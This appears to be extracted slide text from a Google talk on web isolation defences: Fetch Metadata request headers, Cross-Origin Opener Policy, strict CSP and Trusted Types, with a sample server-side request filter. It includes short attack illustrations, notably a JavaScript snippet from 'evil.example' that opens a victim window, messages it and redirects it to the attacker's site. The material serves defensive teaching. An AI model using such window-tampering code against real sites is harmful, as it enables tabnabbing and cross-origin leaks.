


Why do we need isolation?

Attacks on windows

`evil.example`

`victim.example`




Examples: XS-Search, tabnabbing, login detection, Spectre



Why do we need isolation?

Attacks on resources

`evil.example`



Examples: CSRF, XSS, clickjacking, web timing attacks, Spectre

Isolation for resources:

Fetch Metadata request headers

Let the server make security decisions based on the source and context of each HTTP request.



Three new **HTTP request headers** sent by browsers:

Sec-Fetch-Site: Which website generated the request?

`same-origin, same-site, cross-site, none`

Sec-Fetch-Mode: The Request *mode*, denoting the *type* of the request

`cors, no-cors, navigate, same-origin, websocket`

Sec-Fetch-Dest: The request's destination, denoting where the fetched data will be used

`script, audio, image, document, object, empty, ...`



https://site.example

```
fetch("https://site.example/foo.json")
```

```
GET /foo.png
Host: site.example
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
```

https://evil.example

```

```

```
GET /foo.json
Host: site.example
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
```




```
# Reject cross-origin requests to protect from CSRF, XSSI & other bugs
def allow_request(req):
    # Allow requests from browsers which don't send Fetch Metadata
    if not req['sec-fetch-site']:
        return True

    # Allow same-site and browser-initiated requests
    if req['sec-fetch-site'] in ('same-origin', 'same-site', 'none'):
        return True

    # Allow simple top-level navigations from anywhere
    if req['sec-fetch-mode'] == 'navigate' and req.method == 'GET':
        return True

    return False
```

Adopting Fetch Metadata



1. **Monitor:** Install a module to monitor if your isolation logic would reject any legitimate cross-site requests.
2. **Review:** Exempt any parts of your application which need to be loaded by other sites from security restrictions.
3. **Enforce:** Switch your module to reject untrusted requests.
★ Also set a `Vary: Sec-Fetch-Site, Sec-Fetch-Mode` response header.

Supported by: Chrome, Edge, Firefox and soon also in Safari.

```
10  · · # Allow same-site and browser-initiated requests
11  · · if req['sec-fetch-site'] in ('same-origin', 'same-site', 'no
12  · · · return True
13
14  · · # Allow simple top-level navigations except <object> and <em
15  · · if (req['sec-fetch-mode'] == 'navigate' and req.method == 'G
16  · · · · and req['sec-fetch-dest'] not in ('object', 'embed')):
17  · · · return True
```

Detailed guide at
web.dev/fetch-metadata

[Home](#) > [All articles](#)

Protect your resources from web attacks with Fetch Metadata

Prevent CSRF, XSSI, and cross-origin information leaks.

Jun 4, 2020 — Updated Jun 10, 2020

Available in: [English](#), [Español](#), [Português](#), [中文](#), and [한국어](#)

Appears in: [Safe and secure](#)



Lukas Weichselbaum

[Twitter](#)

[GitHub](#)

[Homepage](#)

🔗 SHARE

Isolation for windows: **Cross-Origin Opener Policy**

Protect your windows from cross-origin tampering.


evil.example




Open new window

```
w = window.open(victim, "_blank")  
  
// Send messages  
w.postMessage("hello", "*")  
  
// Count frames  
alert(w.frames.length);  
  
// Navigate to attacker's site  
w.location = "//evil.example"
```

victim.example



Isolation: Cross-Origin Opener Policy





victim.example

```
Cross-Origin-Opener-Policy: same-origin
```


or

```
Cross-Origin-Opener-Policy:  
same-origin-allow-popups
```

evil.example



victim.example



Adopting COOP



A window with a `Cross-Origin-Opener-Policy` will be put in a different *browsing context group* from its cross-site opener:

- External documents will lose direct references to the window

```
>> window.opener.postMessage('evil!', '*')
```

```
! TypeError: window.opener is null [Learn More]
```

Side benefit: COOP allows browsers without Site Isolation to put the document in a separate process to protect the data from speculative execution bugs.

Further reading on Post-Spectre Web Development at w3c.github.io/webappsec-post-spectre-webdev/#tldr

Recap: Web Security, 2022 Edition

Defend against injections and isolate your application from untrusted websites.



CSP3 based on script nonces

- Modify your `<script>` tags to include a *nonce* which changes on each response

```
Content-Security-Policy: script-src 'nonce-...' 'strict-dynamic'; base-uri 'none'
```

Trusted Types

- Enforce type restrictions for unsafe DOM APIs, create safe types in policy functions

```
Content-Security-Policy: require-trusted-types-for 'script'
```



Fetch Metadata request headers

- Reject resource requests that come from unexpected sources
- Use the values of `Sec-Fetch-Site` and `Sec-Fetch-Mode` request headers

Cross-Origin Opener Policy

- Protect your windows references from being abused by other websites

```
Cross-Origin-Opener-Policy: same-origin
```

Thank you!

Helpful resources

web.dev/strict-csp

csp-evaluator.withgoogle.com

web.dev/trusted-types

web.dev/fetch-metadata



Lukas Weichselbaum

Senior Staff Information Security Engineer, Google



@we1x



@lweichselbaum